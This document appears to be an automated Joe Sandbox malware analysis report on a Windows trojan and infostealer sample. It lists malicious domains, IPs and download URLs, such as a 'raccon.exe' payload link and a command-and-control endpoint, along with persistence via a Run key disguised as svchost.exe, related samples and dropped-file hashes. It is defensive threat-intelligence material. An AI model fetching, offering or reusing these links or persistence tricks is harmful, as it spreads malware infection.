http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/VerifyUpdate	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01442599908032135.site/	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://999080321test14781-service10020125999080321.info/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-service100201shop25999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321test51-service10020125999080321.xyz/	100%	Avira URL Cloud	malware	
http://999080321newfolder1002-01502599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321test15671-service10020125999080321.tech/	100%	Avira URL Cloud	malware	
http://https://icanhazip.com5https://wtfismyip.com/textCbot.whatismyipaddress.com/3http://checkip.dy	0%	Avira URL Cloud	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://https://api.ip.sb/geoip%USERPEnvironmentROFILE%	0%	URL Reputation	safe	
http://999080321newfolder1002-012525999080321.ml/	0%	Avira URL Cloud	safe	
http://checkip.dyndns.org	0%	Avira URL Cloud	safe	
http://999080321test231-service10020125999080321.fun/	0%	Avira URL Cloud	safe	
http://999080321test13461-service10020125999080321.net/	100%	Avira URL Cloud	malware	
http://999080321newfolder100251-service25999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321test51-service10020125999080321.xyz/raccon.exe	100%	Avira URL Cloud	malware	
http://999080321newfolder351-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://tempuri.org/Endpoint/GetArgumentsResponse	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://127.0.0.1/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002002131-service1002.space/	100%	Avira URL Cloud	malware	
http://95.213.144.186:8080/3.php	100%	Avira URL Cloud	malware	
http://999080321newfolder1002-01512599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321proftest981-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://tempuri.org/Endpoint/GetArguments	0%	Avira URL Cloud	safe	
http://999080321newfolder4561-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01452599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01492599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321megatest251-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321besttest971-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01552599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321test146831-service10020125999080321.space/	100%	Avira URL Cloud	malware	
http://999080321newfolder1002002231-service1002.space/	100%	Avira URL Cloud	malware	
http://999080321newfolder1002-service100201life25999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321test13561-service10020125999080321.su/	100%	Avira URL Cloud	malware	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://999080321newfolder1002-01352599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01362599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321test134831-service10020125999080321.space/	100%	Avira URL Cloud	malware	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://999080321test281-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://999080321test571-service10020125999080321.pro/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01392599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01312599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01322599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfoldert161-service1002012425999080321.ru/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://999080321newfolder1002-01422599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-01412599908032135.site/	0%	Avira URL Cloud	safe	
http://999080321newfolder1002-012625999080321.ga/	0%	Avira URL Cloud	safe	
http://https://tttttt.me/mimimimaxormin	0%	Avira URL Cloud	safe	
http://999080321newfolder1002002431-service1002.space/	100%	Avira URL Cloud	malware	
http://999080321shoptest871-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://https://api.ip.sb	0%	URL Reputation	safe	
http://https://api.ip.sb	0%	URL Reputation	safe	
http://https://api.ip.sb	0%	URL Reputation	safe	
http://999080321yirtest231-service10020125999080321.ru/	0%	Avira URL Cloud	safe	
http://87.251.71.118	0%	Avira URL Cloud	safe	
http://tempuri.org/0D	0%	Avira URL Cloud	safe	
http://999080321test261-service10020125999080321.space/	0%	Avira URL Cloud	safe	
http://999080321uest71-service100201dom25999080321.ru/	100%	Avira URL Cloud	malware	
http://999080321tostest371-service10020125999080321.ru/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ttttt.me	95.216.186.40	true	true	• 3%, Virustotal, Browse	unknown
999080321test51-service10020125999080321.xyz	185.156.177.26	true	true	• 14%, Virustotal, Browse	unknown
999080321uest71-service100201dom25999080321.ru	unknown	unknown	true	• 4%, Virustotal, Browse	unknown
999080321test13461-service10020125999080321.net	unknown	unknown	true	• 4%, Virustotal, Browse	unknown
999080321yes1t3481-service10020125999080321.ru	unknown	unknown	true		unknown
999080321test12671-service10020125999080321.online	unknown	unknown	true		unknown
999080321est213531-service1002012425999080321.ru	unknown	unknown	true		unknown
18.52.17.84.in-addr.arpa	unknown	unknown	true		unknown
999080321newfolder1002002131-service1002.space	unknown	unknown	true		unknown
999080321test13561-service10020125999080321.su	unknown	unknown	true		unknown
999080321utest1341-service10020125999080321.ru	unknown	unknown	true		unknown
999080321newfolder1002002231-service1002.space	unknown	unknown	true		unknown
999080321test14781-service10020125999080321.info	unknown	unknown	true		unknown
999080321newfolder1002002431-service1002.space	unknown	unknown	true		unknown
999080321test146831-service10020125999080321.space	unknown	unknown	true		unknown
999080321test61-service10020125999080321.website	unknown	unknown	true		unknown
999080321test125831-service10020125999080321.space	unknown	unknown	true		unknown
999080321test15671-service10020125999080321.tech	unknown	unknown	true		unknown
999080321newfolder1002002531-service1002.space	unknown	unknown	true		unknown
999080321newfolder3100231-service1002.space	unknown	unknown	true		unknown
999080321test134831-service10020125999080321.space	unknown	unknown	true		unknown
999080321test147831-service10020125999080321.space	unknown	unknown	true		unknown
api.ip.sb	unknown	unknown	true		unknown
999080321newfolder33417-012425999080321.space	unknown	unknown	true		unknown
999080321test136831-service10020125999080321.space	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://999080321newfolder471-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-service100201blog25999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321mytest151-service1002012425999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01472599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01302599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://34.76.8.115//l/f/jV7rBnoBuI_ccNKoDPQZ/8c9243abed88ae742099a303cebe9c7956888979	false	• Avira URL Cloud: safe	unknown
http://91.212.150.205/filename.exe	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-01532599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01332599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01382599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-012725999080321.cf/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01442599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321test14781-service10020125999080321.info/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-service100201shop25999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321test51-service10020125999080321.xyz/	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-01502599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321test15671-service10020125999080321.tech/	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-012525999080321.ml/	true	• Avira URL Cloud: safe	unknown
http://999080321test231-service10020125999080321.fun/	true	• Avira URL Cloud: safe	unknown
http://999080321test13461-service10020125999080321.net/	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://999080321newfolder100251-service25999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321test51-service10020125999080321.xyz/raccon.exe	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder351-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002002131-service1002.space/	true	• Avira URL Cloud: malware	unknown
http://95.213.144.186:8080/3.php	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-01512599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321proftest981-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder4561-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01452599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01492599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321megatest251-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321besttest971-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01552599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321test146831-service10020125999080321.space/	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002002231-service1002.space/	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-service100201life25999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321test13561-service10020125999080321.su/	true	• Avira URL Cloud: malware	unknown
http://999080321newfolder1002-01352599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01362599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321test134831-service10020125999080321.space/	true	• Avira URL Cloud: malware	unknown
http://999080321test281-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321test571-service10020125999080321.pro/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01392599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01312599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01322599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfoldert161-service10020124259990803 21.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01422599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-01412599908032135.site/	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002-012625999080321.ga/	true	• Avira URL Cloud: safe	unknown
http://https://tttttt.me/mimimimaxormin	true	• Avira URL Cloud: safe	unknown
http://999080321newfolder1002002431-service1002.space/	true	• Avira URL Cloud: malware	unknown
http://999080321shoptest871-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321yirtest231-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown
http://999080321test261-service10020125999080321.space/	true	• Avira URL Cloud: safe	unknown
http://999080321uest71-service100201dom25999080321.ru/	true	• Avira URL Cloud: malware	unknown
http://999080321tostest371-service10020125999080321.ru/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
95.216.186.40	tttttt.me	Germany		24940	HETZNER-ASDE	true
95.213.144.186	unknown	Russian Federation		49505	SELECTELRU	true
87.251.71.118	unknown	Russian Federation		49877	RMINJINERINGRU	true
176.111.174.89	unknown	Russian Federation		201305	WILWAWPL	true
34.76.8.115	unknown	United States		15169	GOOGLEUS	false
185.156.177.26	999080321test51-service10020125999080321.xyz	Russian Federation		208861	RACKTECHRU	true
91.212.150.205	unknown	Russian Federation		43350	NFORCENL	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435324
Start date:	16.06.2021
Start time:	12:17:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	bNdOhKPy0F.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	47
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@66/113@27/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 18.1% (good quality ratio 16%) • Quality average: 64.2% • Quality standard deviation: 32.7%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:18:53	API Interceptor	82x Sleep call for process: svchost.exe modified
12:19:32	Task Scheduler	Run new task: Firefox Default Browser Agent D5E6214EC3A49E7B path: C:\Users\user\AppData\Roaming\webgfvd
12:19:40	API Interceptor	2x Sleep call for process: explorer.exe modified
12:19:54	API Interceptor	13x Sleep call for process: 4DAB.exe modified
12:20:06	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Windows Host Service C:\Windows\System\svchost.exe
12:20:13	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
12:20:15	API Interceptor	5x Sleep call for process: 6ACA.exe modified
12:20:16	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Windows Host Service C:\Windows\System\svchost.exe
12:20:36	API Interceptor	40x Sleep call for process: 2531.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
95.216.186.40	051y0i7M8q.exe	Get hash	malicious	Browse	
	RdtoOe8Lzj.exe	Get hash	malicious	Browse	
	MwcrHqpRj7.exe	Get hash	malicious	Browse	
	clP5QeuGpR.exe	Get hash	malicious	Browse	
	j6jV0KDfAf.exe	Get hash	malicious	Browse	
	9pl3K2nCVC.exe	Get hash	malicious	Browse	
	zJ2e7XV7FB.exe	Get hash	malicious	Browse	
	4R90O6TCuW.exe	Get hash	malicious	Browse	
	KvQXxlxYex.exe	Get hash	malicious	Browse	
	8i8ICtxadH.exe	Get hash	malicious	Browse	
	8i8ICtxadH.exe	Get hash	malicious	Browse	
	NHS3kx6qQz.exe	Get hash	malicious	Browse	
	eg2rjXbbdD.exe	Get hash	malicious	Browse	
	j4Ip98eL2w.exe	Get hash	malicious	Browse	
	juDLYHA41Z.exe	Get hash	malicious	Browse	
	FK1RtVDPVt.exe	Get hash	malicious	Browse	
	501DEE454BA470AA09CECEB4C93AB7E9E913729E47FCC.exe	Get hash	malicious	Browse	
	kSb846ZKiF.exe	Get hash	malicious	Browse	
	oLaSpoT6cR.exe	Get hash	malicious	Browse	
	kzBvMmgeJp.exe	Get hash	malicious	Browse	
95.213.144.186	051y0i7M8q.exe	Get hash	malicious	Browse	• 95.213.144.186:8080/3.php
87.251.71.118	051y0i7M8q.exe	Get hash	malicious	Browse	• 87.251.71.118/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tttttt.me	051y0i7M8q.exe	Get hash	malicious	Browse	• 95.216.186.40
	RdtoOe8Lzj.exe	Get hash	malicious	Browse	• 95.216.186.40
	MwcrHqpRj7.exe	Get hash	malicious	Browse	• 95.216.186.40
	clP5QeuGpR.exe	Get hash	malicious	Browse	• 95.216.186.40
	j6jV0KDfAf.exe	Get hash	malicious	Browse	• 95.216.186.40
	9pl3K2nCVC.exe	Get hash	malicious	Browse	• 95.216.186.40
	zJ2e7XV7FB.exe	Get hash	malicious	Browse	• 95.216.186.40
	4R90O6TCuW.exe	Get hash	malicious	Browse	• 95.216.186.40
	KvQXxlxYex.exe	Get hash	malicious	Browse	• 95.216.186.40
	8i8ICtxadH.exe	Get hash	malicious	Browse	• 95.216.186.40
	8i8ICtxadH.exe	Get hash	malicious	Browse	• 95.216.186.40
	NHS3kx6qQz.exe	Get hash	malicious	Browse	• 95.216.186.40
	eg2rjXbbdD.exe	Get hash	malicious	Browse	• 95.216.186.40
	j4Ip98eL2w.exe	Get hash	malicious	Browse	• 95.216.186.40
	juDLYHA41Z.exe	Get hash	malicious	Browse	• 95.216.186.40
	FK1RtVDPVt.exe	Get hash	malicious	Browse	• 95.216.186.40
	501DEE454BA470AA09CECEB4C93AB7E9E913729E47FCC.exe	Get hash	malicious	Browse	• 95.216.186.40
	kSb846ZKiF.exe	Get hash	malicious	Browse	• 95.216.186.40
	oLaSpoT6cR.exe	Get hash	malicious	Browse	• 95.216.186.40
	kzBvMmgeJp.exe	Get hash	malicious	Browse	• 95.216.186.40
999080321test51-service10020125999080321.xyz	051y0i7M8q.exe	Get hash	malicious	Browse	• 185.156.177.26
	RdtoOe8Lzj.exe	Get hash	malicious	Browse	• 185.156.177.26
	MwcrHqpRj7.exe	Get hash	malicious	Browse	• 185.156.177.26
	o8RYFTZsuU.exe	Get hash	malicious	Browse	• 185.156.177.26
	MrjC4jkPL8.exe	Get hash	malicious	Browse	• 185.156.177.26
	qi3xLxAlDv.exe	Get hash	malicious	Browse	• 185.156.177.26
	Kv6wO46d8e.exe	Get hash	malicious	Browse	• 45.139.187.152
	lErGFmfS65.exe	Get hash	malicious	Browse	• 45.139.187.152
	0VGFGZpQj0.exe	Get hash	malicious	Browse	• 45.139.187.152
	YOhPerTWeQ.exe	Get hash	malicious	Browse	• 45.139.187.152
	3YFLebh8tM.exe	Get hash	malicious	Browse	• 45.139.187.152
	e5Y3D1qnf9.exe	Get hash	malicious	Browse	• 45.139.187.152
	SecuriteInfo.com.Troj.Kryptik-TR.10844.exe	Get hash	malicious	Browse	• 45.139.187.152
	SecuriteInfo.com.Troj.Kryptik-TR.30930.exe	Get hash	malicious	Browse	• 45.139.187.152
	SecuriteInfo.com.W32.AIDetect.malware2.9276.exe	Get hash	malicious	Browse	• 45.139.187.152

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	toolspab2.exe	Get hash	malicious	Browse	• 45.139.187.152

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SELECTELRU	Aries.exe	Get hash	malicious	Browse	• 84.38.188.224
	jTBM8kei4u.exe	Get hash	malicious	Browse	• 31.184.249.7
	051y0i7M8q.exe	Get hash	malicious	Browse	• 95.213.144.186
	RdtoOe8Lzj.exe	Get hash	malicious	Browse	• 95.213.144.186
	MwcrHqpRj7.exe	Get hash	malicious	Browse	• 95.213.144.186
	3Dhjb2xzpW.exe	Get hash	malicious	Browse	• 84.38.188.224
	S5.exe	Get hash	malicious	Browse	• 46.182.24.59
	2 - #U041c#U0412#U0421 #U0423#U041a#U0420#U0410#U0407#U041d#U0418 - signed - (6kh).cpl	Get hash	malicious	Browse	• 176.113.115.133
	ESTATE LATE GOVENDER.docx	Get hash	malicious	Browse	• 185.137.235.191
	Purchase Order.doc	Get hash	malicious	Browse	• 45.8.124.47
	XtW3COOOIB.exe	Get hash	malicious	Browse	• 31.184.218.180
	DriverPack-17-Online.exe	Get hash	malicious	Browse	• 37.9.8.75
	SecuriteInfo.com.Trojan.PWS.Siggen2.65101.9377.exe	Get hash	malicious	Browse	• 5.188.118.35
	SecuriteInfo.com.Trojan.PWS.Siggen2.65100.15930.exe	Get hash	malicious	Browse	• 5.188.118.35
	9cf2c56e_by_Libranalysis.exe	Get hash	malicious	Browse	• 95.213.236.64
	x2bhhNL7Ms.exe	Get hash	malicious	Browse	• 5.188.118.35
	Update_new32.exe	Get hash	malicious	Browse	• 31.184.253.86
	360Download.exe	Get hash	malicious	Browse	• 84.38.182.88
	lBXZjiCuW0.exe	Get hash	malicious	Browse	• 185.137.235.222
	vpnuu.exe	Get hash	malicious	Browse	• 84.38.180.239
HETZNER-ASDE	vguuu.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.MachineLearning.Anomalous.100.7906.exe	Get hash	malicious	Browse	• 88.99.66.31
	TscZlF3lqk.exe	Get hash	malicious	Browse	• 88.99.66.31
	arm_crypt.exe	Get hash	malicious	Browse	• 195.201.207.214
	ccbf1853c703609eda36bc07ab8eb2faf692153b56ecf.exe	Get hash	malicious	Browse	• 88.99.66.31
	l58yKFGZO4.exe	Get hash	malicious	Browse	• 88.99.66.31
	SecuriteInfo.com.BackDoor.Rat.281.18292.exe	Get hash	malicious	Browse	• 195.201.141.166
	IDWCH1.exe	Get hash	malicious	Browse	• 88.99.66.31
	Install.exe	Get hash	malicious	Browse	• 88.99.66.31
	KRSetp.exe	Get hash	malicious	Browse	• 88.99.66.31
	OcLtW2CNjy.exe	Get hash	malicious	Browse	• 88.99.66.31
	pzyh.exe	Get hash	malicious	Browse	• 88.99.66.31
	Install.exe	Get hash	malicious	Browse	• 88.99.66.31
	jg3_3uag.exe	Get hash	malicious	Browse	• 88.99.66.31
	hG6FzLXtsf.xls	Get hash	malicious	Browse	• 95.216.103.165
	42sB3Upj67.exe	Get hash	malicious	Browse	• 88.99.66.31
	kkaH2ZEdQ1.exe	Get hash	malicious	Browse	• 188.40.28.28
	m1sdn9BiEF.exe	Get hash	malicious	Browse	• 116.202.18.132
	jB3iK4cmky.exe	Get hash	malicious	Browse	• 88.99.66.31
	Order EA566821.exe	Get hash	malicious	Browse	• 95.217.232.91

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	FFftNpj5Vj.dll	Get hash	malicious	Browse	• 95.216.186.40
	FFftNpj5Vj.dll	Get hash	malicious	Browse	• 95.216.186.40
	vguuu.exe	Get hash	malicious	Browse	• 95.216.186.40
	Ed2zaPhzUD.exe	Get hash	malicious	Browse	• 95.216.186.40
	Agenda1.docx	Get hash	malicious	Browse	• 95.216.186.40
	arm_crypt.exe	Get hash	malicious	Browse	• 95.216.186.40
	AZ2066 Elektronische Zustellung.pdf.js	Get hash	malicious	Browse	• 95.216.186.40
	AZ2066 Elektronische Zustellung.pdf.js	Get hash	malicious	Browse	• 95.216.186.40
	pzyh.exe	Get hash	malicious	Browse	• 95.216.186.40
	pub2.exe	Get hash	malicious	Browse	• 95.216.186.40
	jg3_3uag.exe	Get hash	malicious	Browse	• 95.216.186.40

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	iOXplu4vUa.dll	Get hash	malicious	Browse	• 95.216.186.40
	Kh3wD8azlB.dll	Get hash	malicious	Browse	• 95.216.186.40
	jB3iK4cmky.exe	Get hash	malicious	Browse	• 95.216.186.40
	LSMD.exe	Get hash	malicious	Browse	• 95.216.186.40
	Co2WN1F3oJ.exe	Get hash	malicious	Browse	• 95.216.186.40
	BB12Wh8OGQ.exe	Get hash	malicious	Browse	• 95.216.186.40
	Client-Status-062021-952177.wsf	Get hash	malicious	Browse	• 95.216.186.40
	051y0i7M8q.exe	Get hash	malicious	Browse	• 95.216.186.40
	clP5QeuGpR.exe	Get hash	malicious	Browse	• 95.216.186.40

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\AccessibleHandler.dll	051y0i7M8q.exe	Get hash	malicious	Browse	
	RdtoOe8Lzj.exe	Get hash	malicious	Browse	
	MwcrHqpRj7.exe	Get hash	malicious	Browse	
	clP5QeuGpR.exe	Get hash	malicious	Browse	
	j6jV0KDfAf.exe	Get hash	malicious	Browse	
	9pl3K2nCVC.exe	Get hash	malicious	Browse	
	zJ2e7XV7FB.exe	Get hash	malicious	Browse	
	4R90O6TCuW.exe	Get hash	malicious	Browse	
	NHS3kx6qQz.exe	Get hash	malicious	Browse	
	eg2rjXbbdD.exe	Get hash	malicious	Browse	
	j4Ip98eL2w.exe	Get hash	malicious	Browse	
	juDLYHA41Z.exe	Get hash	malicious	Browse	
	FK1RtVDPVt.exe	Get hash	malicious	Browse	
	501DEE454BA470AA09CECEB4C93AB7E9E913729E47FCC.exe	Get hash	malicious	Browse	
	kSb846ZKiF.exe	Get hash	malicious	Browse	
	oLaSpoT6cR.exe	Get hash	malicious	Browse	
	pzTWUI6j5s.exe	Get hash	malicious	Browse	
	0UIiQsJw9j.exe	Get hash	malicious	Browse	
	tjeNWHFW41.exe	Get hash	malicious	Browse	
	CshpH9OSkc.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	0.5931976307350766
Encrypted:	false
SSDEEP:	6:0Fq+Mk1GaD0JOCEfMuaaD0JOCEfMKQmDu+/tAl/gz2cE0fMbhEZolrRSQ2hyYIIT:0c+TGaD0JcaaD0JwQQf/tAg/0bjSQJ
MD5:	41F33EFD2A2C05F5E65301EACDFF4FA2
SHA1:	9C79DFA1F666FEDE4C24925BFEF3E85EA172F93A
SHA-256:	F1DF856340A51C1DEAB1C01638E2E5E29EA29F00EBB06CD030E2E02A05027404
SHA-512:	45521AA987CB537D54D8AB2C9D2E0D7F6AFE3295F38705DF22F7C2F2258F863C579C13EFFB0F199FE6776CFEDB22E3A09CAB3A0A5BC1F203613B6E045583DC C
Malicious:	false
Preview:	.....:{..(.....6....yQ..... ..1C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....6....yQ.....&.....e.f.3...w.....3...w.....h..C.:.\.P.r.o.g.r.a.m .D.a.t.a.\.M.i.c.r.o.s.o.f.t.\.N.e.t.w.o.r.k.\.D.o.w.n.l.o.a.d.e.r.\.q.m.g.r...d.b...G..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x428a5b17, page size 16384, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	0.0951661068184991

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Encrypted:	false
SSDEEP:	6:Mzzwl/+1N6RIE11Y8TRXC2z/8Kezzwl/+1N6RIE11Y8TRXC2z/8K:20+18O4blH8KM0+18O4blH8K
MD5:	F8EACA4C0A1C3749B39291A6833BE4FE
SHA1:	B5D0FF245F63E40542D9F08D4CF26E7E2406E148
SHA-256:	5DE64DDAF76ED5AF46C87D59161C7759B48F7046332B1A70A491116593EB3E77
SHA-512:	3B98A5BC315A18DB3507FAC5FC8A0F18307C57901BE3E0D3BBF9E1F7C6E3368A9F3E2DF326C53807F954C46F682D922983496FC03C6EF69B1A4C1BEED7115EE0
Malicious:	false
Preview:	B.[.... .....e.f.3...w.....&.....w..6....y..h.(.....3...w.....B.....@..... ....3...w..... ....b.x.6....y.....6....y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.10868348333076329
Encrypted:	false
SSDEEP:	3:Mt1EvTABAJl/bJdAtin2ye//All:MyVt4pz/A
MD5:	0E6A34492AB9D67E3AAE4B3484F674A7
SHA1:	C6492A0A4BECB636089D76E36F4087A9969B8645
SHA-256:	66304EB477728FA5C22804603C55F00CFBEDE45338873D647100D2E3421A1CFA
SHA-512:	BEA88289226EF8D5EB39505C96269240DE00E72EF8FDC2BF1F3F4906644D16402E632F9FA19D11DA405132253804A611247FB575ABB2A5756FB82C9531342404
Malicious:	false
Preview:	-..:.....3...w..6....y.....w.....w.....w....:O....w.....6....y..... ....

C:\Users\user\AppData\LocalLow\1xVPfvJcrg	
Process:	C:\Users\user\AppData\Local\Temp\6ACA.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
